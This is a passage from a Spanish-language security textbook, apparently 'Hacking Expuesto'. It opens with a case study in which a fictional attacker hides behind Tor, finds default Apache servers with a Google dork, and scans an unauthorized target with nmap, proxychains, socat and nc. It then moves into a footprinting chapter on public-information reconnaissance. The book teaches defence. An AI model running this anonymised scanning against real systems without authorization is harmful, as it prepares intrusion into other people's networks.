Su primer objetivo en la lista consiste en asegurarse de que es capaz de navegar en forma anónima. No sólo quiere navegar así por la red Tor, sino que también quiere asegurarse de que su explorador, notable por filtrar información, no libere sus secretos. Decide descargar e instalar el cliente Tor, Vidalia (GUI para TOR) y Privoxy (un proxy de filtración Web) para asegurar su anonimato. Inserta http://www.torproject.org/download.html.en para descargar todo un conjunto de este software. Uno de los componentes instalado por Vidalia es Torbutton, una forma rápida y sencilla de habilitar y deshabilitar la navegación mediante red Tor (https://addons.mozilla.org/en-US/firefox/addon/2275). Después de una rápida configuración, el proxy Tor se instala y escucha en el puerto local 9050, Privoxy se instala y escucha en el puerto 8118, y la extensión Torbutton de Firefox se instala y está lista para ocupar la esquina inferior derecha del explorador Firefox. Va al sitio Web de revisión Tor (https://check.torproject.org) y revela que tuvo éxito: "Felicidades. Estás usando Tor". En su lugar y cargado, empieza a buscar servidores Web que no sospechan nada y tienen instalaciones predeterminadas. Sabiendo que Google es una excelente manera de buscar todo tipo de objetivos atractivos, escribe lo siguiente en su cuadro de búsqueda:

```
intitle:Test.Page.for.Apache "It worked!" "this Web site!"
```

Instantáneamente se despliega una lista de sistemas que ejecutan una instalación predeterminada del servidor Web Apache. Hace clic en el vínculo con impunidad, sabiendo que su IP está anónima y hay pocas posibilidades de que sus actividades se rastreen hasta él. Se le da la bienvenida con el muy familiar "It Worked! The Apache Web Server is Installed on this Web Site!" (¡Funcionó! El servidor Web Apache está instalado en este sitio Web). Comienza el juego. Ahora que tiene su servidor Web y el nombre de dominio asociado, querrá enviar esta información a una dirección IP específica. En lugar de usar sólo algo como el comando host, que proporcionará su ubicación, usa `tor-resolve`, que se incluye en el paquete Tor. Juan Hacker sabe que es muy importante no usar ninguna herramienta que envíe paquetes UDP o ICMP directamente a los sistemas objetivo. Todas las búsquedas deben hacerse a través de la red Tor para conservar el anonimato.

```
bt ~ # tor-resolve www.ejemplo.com
10.10.10.100
```

NOTA www.ejemplo.com y 10.10.10.100 se usan como ejemplos, y no son direcciones o dominios IP reales.

Como parte de su proceso metódico de recopilación de información, desea determinar qué otros servicios atractivos están ejecutándose en este sistema. Por supuesto, obtiene su versión confiable de nmap, pero recuerda que necesita ejecutar este tráfico a través de Tor para continuar su juego. Juan enciende proxychains (http://proxychains.sourceforge.net/) en su computadora Linux y ejecuta su escaneo nmap a través de la red Tor. El cliente proxychain supondrá que cualquier conexión TCP hecha por cualquier aplicación dada, nmap en este caso, usará la red Tor o

una lista de otros servidores proxy. Qué ingenioso, piensa. Ya que sólo puede usar conexiones de proxy TCP por medio de proxychains, necesita configurar nmap con opciones muy específicas. La opción `-sT` se usa para especificar una conexión completa en lugar de un escaneo SYN. La opción `-PN` se usa para evadir reconocimiento de host dado que está seguro que el host está en línea. La opción `-n` se usa para asegurar que no se realicen consultas de servidor de nombre de dominio (DNS, Domain Name Server) fuera de la red Tor. La opción `-sV` se usa para realizar detección de servicio y versión en cada puerto abierto, y la opción `-p` se utiliza con un conjunto común de puertos que habrán de probarse. Debido a que Tor puede ser muy lento y poco confiable en algunos casos, tomaría mucho tiempo realizar un escaneo completo de puertos por medio de la red Tor, así que selecciona sólo los puertos más atractivos para escanear:

```
bt ~ # proxychains nmap -sT -PN -n -sV -p 21,22,53,80,110,139,143,443
10.10.10.100
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 4.60 ( http://nmap.org ) at 2008-07-12 17:08 GMT
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:21-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:22-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:53-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:80-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:443-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:110-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:143-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:139-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:21-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:53-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:80-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:110-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:143-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:443-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:53-<><>-OK
Interesting ports on 10.10.10.100:
PORT    STATE  SERVICE     VERSION
21/tcp  open   ftp         PureFTPd
22/tcp  closed ssh
53/tcp  open   domain
80/tcp  open   http        Apache httpd
110/tcp open   pop3        Courier pop3d
139/tcp closed netbios-ssn
143/tcp open   imap        Courier Imapd (released 2005)
443/tcp open   http        Apache httpd

Service detection performed. Please report any incorrect results at
ttp://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.825 seconds
```

Ahora Juan Hacker tiene un tesoro de información de su escaneo de conversión nmap en las manos, incluidos puertos abiertos e información de servicio. Está particularmente concentrado en encontrar vulnerabilidades específicas que puedan explotarse de manera remota. Juan advierte que tal vez este sistema no esté actualizado si la página de instalación predeterminada de Apache se encuentra todavía intacta. Decide seguir adelante con su plan al conectarse al servidor Web y determinar la versión exacta de Apache. Por lo tanto, necesitará conectarse al servidor Web por medio del puerto 80 para continuar la diversión. Por supuesto, sabe que necesita conectarse a través de la red Tor y asegurar la cadena de anonimato en cuya creación ha trabajado fuertemente. Mientras utiliza proxychains para encausar hacia Tor al cliente netcat (nc), decide usar una herramienta más en su arsenal: socat (http://www.dest-unreach.org/socat/), que le permite la retransmisión de transferencias bidireccionales y que puede usarse para redirigir consultas TCP mediante el proxy SOCKS de Tor que escucha en el puerto 9050 de Juan. La ventaja de usar socat es que Juan Hacker crea una conexión persistente al servidor Web de su víctima y ejecuta cualquier cantidad de pruebas a través de la retransmisión de socat (por ejemplo, Nessus, Nikto, etc.). En el ejemplo, probará manualmente el puerto en lugar de ejecutar una herramienta de valoración automática de vulnerabilidad. El siguiente comando socat configurará un proxy socat que escucha en el sistema local de Juan (127.0.0.1 puerto 8080) y reenvía todas las consultas TCP al puerto 80 de 10.10.10.100 por medio del proxy TOR de SOCKS que escucha en 127.0.0.1 puerto 9050.

```
bt ~ # socat TCP4-LISTEN:8080,fork
SOCKS4a:127.0.0.1:10.10.10.100:80,socksport=9050 &
```

Ahora Juan está listo para conectarse directamente al servidor Web Apache y determinar la versión exacta de Apache que se está ejecutando en el sistema de destino. Esto puede hacerse de manera sencilla con nc, la navaja suiza de su conjunto de herramientas de hacker. Una vez conectado, determina la versión de Apache al escribir "HEAD / HTTP/1.0" y presionar retroceso dos veces:

```
bt ~ # nc 127.0.0.1 8080
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Sun, 13 Jul 2008 00:42:47 GMT
Server: Apache/1.3.19 (Unix)   (SuSE/Linux)  PHP/4.3.4
Last-Modified: Mon, 02 Dec 2002 07:40.32 GMT
ETag: ""8448b-305-3db0e70""
Accept-Ranges: bytes
Content-Length: 773
Connection: close
Content-Type: text/html
```

Empieza a caer sudor de su frente y su pulso se acelera. ¡Vaya! Apache 1.3.19 es una versión vieja del venerable servidor Web, y Juan sabe que existen muchas vulnerabilidades que le permitirán apoderarse del sistema de destino. En este punto, el procedimiento para que el sistema

quede comprometido por completo es casi académico mientras comienza el proceso de detección para encontrar una vulnerabilidad explotable (esto es, una falla en un HTML fragmentado-codificado) en Apache 1.3.19 o anterior.

Pasa tan rápido y es tan simple... ¿Confundido? No lo esté. Como descubrirá en los siguientes capítulos, la recopilación de información, el escaneo y la enumeración ¡son pasos valiosos y necesarios que un atacante empleará para convertir un buen día en uno malo en cuestión de segundos! Recomendamos que lea cada capítulo en orden, y después vuelva a leer este caso de estudio. Debe seguir con cuidado nuestra recomendación: evalúe primero sus propios sistemas, o los chicos malos lo harán por usted. También entienda que, en el nuevo orden del mundo del anonimato de Internet, no todo es lo que aparenta. Sobre todo, es probable que las direcciones IP de los atacantes no sean las verdaderas. Y si se siente asediado, no se desespere (existen medidas contra los hackers que se analizan en todo este libro). ¿Ahora qué está esperando? ¡Comience a leer!

CAPÍTULO 1

RECOPILACIÓN DE INFORMACIÓN

Antes de que comience la diversión real para el hacker, deben realizarse tres pasos esenciales. En este capítulo se analizará el primero: la *recopilación de información*. Consiste en tratar de explorar su objetivo de interés, comprendiendo todo lo que hay ahí para conocer el objetivo y saber cómo se relaciona con todo lo que existe alrededor, a menudo sin enviar un solo paquete a su objetivo. Y debido a que el objetivo directo de sus esfuerzos puede estar apagado, también querrá entender las entidades periféricas o relacionadas con el objetivo.

Veamos cómo se lleva a cabo un robo físico. Cuando el ladrón decide robar un banco, no entra simplemente y empieza a pedir dinero (al menos no los inteligentes). En cambio, se esfuerzan por conseguir información acerca del banco (las rutas y tiempos de entrega de las camionetas blindadas, las cámaras de seguridad y activadores de alarmas, el número de cajeros y las salidas de emergencia, las rutas de acceso y el personal autorizado de la bóveda, y cualquier elemento que pueda ayudarles a que el ataque tenga éxito).

El mismo requisito se aplica a los atacantes cibernéticos exitosos. Primero deben cosechar gran cantidad de información para ejecutar un ataque enfocado y quirúrgico (uno que no se detecte rápido). Como resultado, los atacantes obtendrán toda la información posible acerca de los elementos de seguridad de una organización. Al final, y si lo hacen bien, los hackers terminan con una *recopilación de información* única, o un perfil de la configuración de Internet, acceso remoto, intranet/extranet y presencia de socios de su objetivo. Al seguir una metodología estructurada, los atacantes pueden obtener información sistemática de gran cantidad de fuentes para compilar esta recopilación de información crítica de casi cualquier organización.

Sun Tzu descubrió esto hace siglos cuando escribió lo siguiente en *El arte de la guerra*: "Si conoces al enemigo y te conoces a ti mismo, no necesitas temer el resultado de cientos de batallas. Si te conoces a ti mismo pero no al enemigo, por cada victoria también sufrirás una derrota. Si no conoces ni al enemigo ni a ti mismo, sucumbirás en todas las batallas."

Tal vez le sorprenda saber cuánta información está disponible públicamente acerca de la seguridad de su organización para cualquier persona que quiera buscar. Después de todo, lo único que requiere un ataque exitoso es motivación y oportunidad. ¡Así que es esencial que conozca lo que sabe el enemigo acerca de usted!

¿QUÉ ES RECOPILACIÓN DE INFORMACIÓN?

La recopilación de información sistemática y metódica de una organización permite a los atacantes crear un perfil casi completo de la seguridad de una organización. Mediante el uso de una combinación de herramientas y técnicas, así como una buena dosis de paciencia y esfuerzo mental, los atacantes pueden tomar una entidad desconocida y reducirla a un rango específico de nombres de dominio, bloques de red, subredes, enrutadores y direcciones IP individuales de sistemas directamente conectados a Internet, así como muchos otros detalles que pertenecen a su seguridad. Aunque existen muchos tipos de técnicas de recopilación de información, se concentran principalmente en descubrir información relacionada con los siguientes entornos: Internet, intranet, acceso remoto y extranet. En la tabla 1-1 se muestran estos entornos y la información crítica que el atacante intentará identificar.

Tecnología	Identifica
Internet	Nombres de dominio
	Bloques de red y subred
	Direcciones IP específicas de sistemas a los que se puede acceder por medio de Internet
	Servicios TCP y UDP ejecutándose en cada sistema identificado
	Arquitectura de sistema (por ejemplo, Sparc vs. x86)
	Mecanismos de control de acceso y listas de control de acceso (ACL) relacionadas
	Sistemas de detección de intrusos (IDS)
	Enumeración de sistema (nombres de usuario y grupo, anuncios del sistema, tablas de enrutamiento e información SNMP)
	Nombres de host DNS
Intranet	Protocolos de red en uso (por ejemplo, IP, IPX, DecNET, etcétera)
	Nombres de dominio internos
	Bloques de red
	Dirección IP específicas de sistemas a las que puede accederse por medio de intranet
	Servicios TCP y UDP que se ejecutan en cada sistema identificado
	Arquitectura de sistema (por ejemplo, SPARC vs. x86)
	Mecanismos de control de acceso y ACL relacionadas
	Sistemas de detección de intrusos
	Sistema de enumeración (nombres de usuario y grupo, anuncios del sistema, tablas de enrutamiento e información SNMP)
Acceso remoto	Números de teléfonos análogos y digitales
	Tipo de sistema remoto
	Mecanismos de autenticación
	VPN y protocolos relacionados (IPSec y PPTP)
Extranet	Nombres de dominio
	Origen y destino de la conexión
	Tipo de conexión
	Mecanismo de control de acceso

Tabla 1-1 Información atractiva que los atacantes pueden identificar.

¿Por qué es necesaria la recopilación de información?

La recopilación de información es necesaria por una razón básica: le da una imagen de lo que el hacker ve. Y si sabe qué ve el hacker, conoce los posibles riesgos de seguridad que tiene en su entorno. Y cuando sabe qué riesgos tiene, sabe cómo evitar que se exploten.

Los hackers son muy buenos en algo: se meten en su cabeza y usted ni siquiera lo sabe. Son sistemáticos y metódicos en obtener todos los elementos de información relacionada con las tecnologías utilizadas en su entorno. Sin una metodología sólida para que usted mismo realice este tipo de reconocimiento, lo más probable es que pierda piezas de información relacionadas con una tecnología o una organización específica (pero, créame, los hackers no).

Sin embargo, esté prevenido, pues la recopilación de información suele ser la tarea más aburrida cuando se trata de determinar el estado de seguridad de una entidad; y tiende a ser la más aburrida para los profesionales de seguridad recién nombrados, que están ansiosos por hincar el diente a alguna prueba de hackeo. Sin embargo, la recopilación de información es uno de los pasos más importantes y debe realizarse de manera precisa y controlada.

RECOPILACIÓN DE INFORMACIÓN DE INTERNET

Aunque muchas técnicas de recopilación de información son similares entre tecnologías (Internet e intranet), este capítulo se concentra en la recopilación de información de una o varias conexiones de una organización a Internet. El acceso remoto se cubre de manera detallada en el capítulo 6.

Es difícil proporcionar una guía paso a paso acerca de recopilación de información porque es una actividad que puede llevarlo por varias rutas llenas de tentáculos. Sin embargo, en este capítulo se delinean pasos básicos que deben permitirle completar un análisis completo de la recopilación de información. Muchas de estas técnicas pueden aplicarse a otras tecnologías mencionadas antes.

Paso 1: determine el alcance de sus actividades

El primer elemento consiste en determinar el alcance de sus actividades de recopilación de información. ¿Va a recopilar información de toda la organización, o limitará sus actividades a ciertos subsidiarios o ubicaciones? ¿Qué pasa con las conexiones de socios de negocios (extranets), o sitios de recuperación de desastres? En algunos casos, tal vez sea una tarea desalentadora determinar todas las entidades asociadas con una organización, y mucho menos asegurar todas por completo. Desafortunadamente, los hackers no sienten consideración alguna por el esfuerzo ajeno. Explotan nuestras debilidades en cualquier forma que se manifiesten. No querrá que los hackers conozcan más sobre seguridad que usted, ¡así que descubra cada grieta de seguridad en su armadura!

Paso 2: obtenga la autorización apropiada

Generalmente los hackers pasan por alto que usted debe prestar especial atención a lo que los técnicos conocen de manera afectuosa como capas 8 y 9 del modelo de seguridad de siete capas

OSI (política y financiamiento). Estas capas suelen afectar nuestro trabajo de una u otra forma, pero cuando se trata de autorizaciones, pueden ser muy engañosas. ¿Tiene la autorización de seguir adelante con sus actividades? En ese caso, ¿cuáles son exactamente sus actividades? ¿La autorización proviene de la persona correcta? ¿Dicha autorización está por escrito? ¿Las direcciones IP de destino son las correctas? Pregunte a cualquier probador de intrusiones sobre la "tarjeta para salir gratis de la cárcel", y seguramente le arrancará una sonrisa.

Aunque, por naturaleza, la recopilación de información presta poca (o nula) atención a descubrir información del objetivo disponible públicamente, siempre es buena idea informar a quienes tienen poder en su organización antes de dedicarse a recopilar información.

Paso 3: información disponible públicamente

Después de todos estos años en Web, aún llegamos a experimentar momentos de temor reverencial ante la inmensidad de Internet (¡y pensar que todavía es tan joven!). Dejando el temor a un lado, aquí vamos...

Información disponible públicamente

Popularidad:	*9*
Simplicidad:	*9*
Impacto:	*2*
Evaluación del riesgo:	***7***

No deja de sorprender la cantidad de información disponible acerca de usted, su organización, sus empleados y cualquier otra cosa imaginable.

Entonces, ¿cuál es la aguja en el pajar que estamos buscando?

- Páginas Web de la compañía.
- Organizaciones relacionadas.
- Detalles de ubicación.
- Empleados: números telefónicos, nombres de contacto, direcciones de correo electrónico y detalles personales.
- Eventos actuales: fusiones, adquisiciones, despidos, crecimiento rápido, etcétera.
- Políticas de privacidad o seguridad y detalles técnicos que indican los tipos de mecanismos de seguridad en el sitio.
- Información archivada.
- Empleados inconformes.
- Motores de búsqueda, Usenet y currícula.
- Otra información de interés.

Páginas Web de la compañía

El examen de la página Web de la organización de destino a menudo será a un buen punto de partida. Muchas veces un sitio Web proporcionará cantidades excesivas de información que puede ayudar a los atacantes. Créalo o no, realmente hemos visto organizaciones que colocan listas de detalles de configuración de seguridad y hojas de cálculo detalladas de inventario de bienes en sus servidores Web de Internet.

Además, intente revisar etiquetas de comentarios en el código fuente HTML, como <, ! y --. Es más fácil ver el código fuente fuera de línea que en línea, así que suele tener sus beneficios crear un espejo de todo el sitio para verlo fuera de línea, siempre y cuando esté en un formato que sea fácilmente descargable; es decir, HTML y no Adobe Flash, usualmente en un formato Shockwave Flash (SWF). El hecho de tener una copia local del sitio de destino le permite buscar comentarios u otros elementos de interés de manera programada, lo que hace más eficientes sus actividades de recopilación de información. Un par de herramientas reales y probadas para la creación de sitios Web de espejo son

- Wget (http://www.gnu.org/software/wget/wget.html) para UNIX.
- Teleport Pro (http://www.tenmax.com) para Windows.

Asegúrese de investigar otros sitios más allá de los sitios principales "http://www" y "https://www" también. Los nombres de host como www1, www2, web, web1, test, test1, etc., son lugares estupendos para empezar su aventura de recopilación de información. Pero existen más, muchos más.

Un gran número de organizaciones tienen sitios para manejar acceso remoto a recursos internos por medio de un explorador Web. Outlook Web Access de Microsoft es un ejemplo muy común. Actúa como un proxy a los servidores internos de Microsoft Exchange desde Internet. Por lo general, los URL para este recurso son https://owa.*ejemplo*.com o https://outlook.*ejemplo*.com. De forma similar, las organizaciones que usan mainframes, System/36s o AS/400s a menudo ofrecen acceso remoto por medio de un servicio de explorador Web como WebConnect de OpenConnect (http://www.openconnect.com), que sirve un emulador basado en Java 3270 y 5250 y permite un acceso de "pantalla verde" a mainframes y sistemas de rango medio como AS/400s a través del explorador del cliente.

Las redes privadas virtuales (VPN, Virtual Private Networks) también son muy comunes en casi todas de las organizaciones, así que buscar sitios como http://vpn.*ejemplo*.com, https://vpn.*ejemplo*.com o http://www.*ejemplo*.com/vpn a menudo revelará sitios Web diseñados para ayudar a usuarios finales a conectarse a las VPN de sus empresas. Tal vez encuentre detalles del vendedor y la versión de VPN, además de instrucciones detalladas sobre la manera de descargar y configurar el software de cliente de la red privada virtual. Estos sitios en ocasiones incluyen un número telefónico para pedir asistencia si el hacker (perdón, el empleado) tiene problemas para conectarse.

Organizaciones relacionadas

Esté pendiente de referencias o vínculos a otras organizaciones que estén relacionados de alguna forma con la organización de destino. Por ejemplo, muchos objetivos piden gran parte de su desarrollo y diseño Web a terceros. Es muy común encontrar comentarios de un autor en un archivo que se encuentra en la página Web principal. Por ejemplo, recientemente encontramos a la

compañía y el autor de un archivo CSS (hoja de estilo en cascada, Cascading Style Sheet), lo que indica que el desarrollo Web del objetivo se hizo fuera de la compañía. En otras palabras, esta compañía socia es ahora un posible objetivo para el ataque.

```
/*
Author: <nombre de la compañía aquí> <la ciudad de la compañía va aquí>
Developer: <nombre del autor1 específico>, < nombre del autor2 específico>
Client: <aquí va el nombre del cliente>
*/
```

Aunque una organización preste mucha atención a lo que publica acerca de sí misma, sus socios no son tan seguros. A menudo revelan detalles adicionales que, cuando se combinan con otros detalles encontrados, pueden dar ofrecer un conjunto de información más confidencial de lo que sus sitios revelan por sí solos. Además, la información de este socio puede usarse después en un ataque directo o indirecto en forma de ingeniería social. Al final, el hecho de darse tiempo para revisar todas las pistas a menudo rendirá buenos dividendos.

Detalles de ubicación

Una dirección física puede ser muy útil para un atacante. Puede llevar a ataques de búsqueda en los contenedores de basura, ingeniería social y otros ataques no técnicos. Las direcciones físicas también llevan a acceso no autorizado a edificios, redes cableadas e inalámbricas, equipos, dispositivos móviles, etc. Incluso es posible que los atacantes lleguen a imágenes satelitales detalladas de su ubicación desde varias fuentes en Internet. Nuestro favorito es Google Earth (antes llamado KeyHole) y puede encontrarse en http://earth.google.com/ (véase la figura 1-1). En esencia, puso al mundo (o al menos a la mayoría de las áreas metropolitanas alrededor del mundo) en sus manos y le permite hacer acercamientos en direcciones con una claridad impresionante y detallada mediante una bien diseñada aplicación de cliente.

Otro recurso popular es http://terraserver.microsoft.com.

Al usar Google Maps (http://maps.google.com), puede utilizar la característica Street View (véase la figura 1-2), que proporciona realmente una serie de imágenes "drive-by" para que pueda familiarizarse con el edificio, lo que lo rodea, las calles y el tránsito en esa área. Todo esto representa información útil para el usuario común de Internet, pero es un tesoro de información para los chicos malos.

Empleados: números telefónicos, nombres de contactos, direcciones de correo electrónico y detalles personales

Los atacantes pueden usar números telefónicos para buscar su dirección física por medio de sitios como http://www.phonenumber.com, http://www.411.com, y http://www.yellowpages.com. También pueden usar su número telefónico como ayuda para configurar el escáner de teléfonos, o para lanzar ataques de ingeniería social y obtener información adicional, acceso, o ambos.

Los nombres de contacto y las direcciones de correo electrónico son datos muy útiles. Casi todas las organizaciones usan algún tipo de derivado del nombre de los empleados para su nombre de usuario y contraseña de correo electrónico (por ejemplo, el nombre de usuario de Juan Pérez es jperez, juanperez, juan.perez, juan_perez, o perezj, y su dirección de correo electrónico es jperez@*ejemplo*.com o algo similar). Si conocemos uno de estos elementos, tal vez poda-




Figura 1-1 Con Google Earth, alguien puede recopilar información de su presencia física con detalle y claridad impresionantes.

mos descifrar los demás. Como se verá más adelante, tener un nombre de usuario es muy útil para la metodología, cuando se intenta obtener acceso a recursos de sistema. Todos estos elementos también pueden ser útiles en la ingeniería social (se verá más sobre este tema en páginas posteriores).

Otros detalles personales pueden estar disponibles en Internet al usar cualquier cantidad de sitios como http://www.blackbookonline.info/, que vincula a varios recursos, y http://www.peoplesearch.com, que puede darle a los hackers detalles personales que van desde números de teléfono de casa y direcciones hasta números de seguridad social, historial crediticio y registros criminales, entre otras cosas.

Además de estas delicadezas personales obtenidas, existen sitios Web públicos disponibles de donde puede hurtarse información acerca de sus empleados actuales o pasados para tener más información acerca de usted y las debilidades o fallas de su compañía. Los sitios Web que debe frecuentar en sus búsquedas de recopilación de información incluyen sitios de red social (Facebook.com, Myspace.com, Reunion.com, Classmates.com), sitios de red profesionales (Linkedin.com, Plaxo.com), sitios de administración de carrera (Monster.com, Careerbuilder.com), sitios de ancestros familiares (Ancestry.com), e incluso sitios de administración de fotografías como (Flickr.com, Photobucket.com) pueden usarse contra usted y su compañía.




Figura 1-2 Con Google Maps puede mirar lo que el hacker verá.

Una vez que se descubren que los nombres de empleados, vendedores y contratistas están asociados con su compañía, los hackers pueden ir a estos sitios Web y buscar información conjunta acerca de personas y compañías que se asocian con éstos. Con esta información pueden generar una matriz de puntos de datos para proporcionar razonamiento deductivo que puede revelar mucha de la configuración y las vulnerabilidades del objetivo. En realidad, existen tantas páginas Web que despilfarran información acerca de los bienes de la compañía y su seguridad relativa que podríamos pasarnos todo el capítulo en el tema. Baste decir que es posible revelar casi todo acerca de su compañía con los datos almacenados en esos sitios Web.

Los atacantes pueden usar cualquier parte de esta información para ayudarlos en su conquista (la extorsión todavía está sana y salva). Un atacante también podría estar interesado en la computadora de un empleado que tal vez tiene algún tipo de acceso remoto a la organización de destino. Un registrador de tecleos en la máquina de casa o la computadora portátil de un empleado puede darle a un hacker un paseo libre por el santuario interno de la organización. ¿Para qué golpearse la cabeza contra los firewall, IDS, IPS, etc., cuando un hacker puede simplemente hacerse pasar por un usuario confiable?

Eventos actuales

A menudo los eventos actuales tienen un interés importante para los atacantes. Fusiones, adquisiciones, escándalos, despidos, contratación rápida, reorganizaciones, asignación de trabajo a terceros, uso extenso de contratistas temporales, y otros eventos pueden proporcionar pistas, oportunidades y situaciones que no existían. Por ejemplo, una de las primeras cosas que pasan después de una fusión o adquisición es una combinación de las redes de las organizaciones. La seguridad se coloca a menudo en el basurero para hacer más expedito el cambio de datos. ¿Cuántas veces ha escuchado: "Lo sé, no es la forma más segura de hacerlo, pero lo necesitamos lo antes posible. Lo arreglaremos después"? En realidad, "después" a menudo nunca llega, con lo que permite a un atacante explotar esa debilidad en aras de la disponibilidad para poder acceder a conexiones con el servidor del objetivo principal.

El factor humano también entra en juego durante estos eventos. El estado de ánimo a menudo es bajo durante estos momentos, y cuando el estado de ánimo está bajo, las personas pueden estar más interesadas en actualizar su currículum que en ver los registros de seguridad o aplicar los parches más actuales. En el mejor de los casos, están algo distraídas. Por lo general, existe gran confusión y cambios durante estos momentos, y muchas de las personas no quieren que se les perciba como poco cooperativas o como inhibidoras del progreso. Esto proporciona mayores oportunidades de explotación para un ingeniero social hábil.

También puede ocurrir lo contrario de las oportunidades de los "malos tiempos". Cuando una compañía experimenta un crecimiento rápido, a menudo sus procesos y procedimientos se dejan atrás. ¿Quién se asegura de que no haya un invitado no autorizado en el curso de orientación a las nuevas contrataciones? ¿Es otro nuevo empleado recorriendo la oficina, o es un invitado no deseado? ¿Quién es ese con la computadora portátil en el cuarto de conferencias? ¿Es esa la compañía trituradora de papel? ¿El conserje?

Si se trata de una empresa comercial pública, la información acerca de eventos actuales está ampliamente disponible en Internet. De hecho, es obligatorio que las compañías comerciales públicas proporcionen ciertos informes periódicos a la comisión de la bolsa de valores (SEC, Securities and Exchange Commission) de manera regular; estos informes proporcionan abundante información. Dos informes de interés particular son los informes 10-Q (trimestral) y 10-K (anual), y puede buscar la base de datos EDGAR en http://www.sec.gov (véase la figura 1-3) para verlos. Cuando encuentre uno de estos reportes, busque palabras clave como "merger", "acquisition", "acquire" y "subsequent event". Con un poco de paciencia, puede generar un diagrama organizacional detallado de toda la organización y sus subsidiarios.

La información de negocios y los sitios de bolsas de valores proporcionan datos similares a los foros de Yahoo Finance. Por ejemplo, revise el foro de cualquier compañía y encontrará una gran cantidad de posible basura (digo, *información*) que puede ser usada para meterse a la cabeza de la compañía destino. Existen sitios comparables en casi todos los principales mercados del mundo. Un atacante puede usar esta información para tomar como objetivo puntos débiles en la organización. La mayoría de los hackers seleccionarán la ruta de menos resistencia (¿y por qué no?).

Políticas de privacidad o seguridad y detalles técnicos que indican tipos de mecanismos de seguridad en sitio

Cualquier fragmento de información que proporcione conocimientos sobre la privacidad de la organización de destino o políticas de seguridad o detalles técnicos sobre el hardware o software

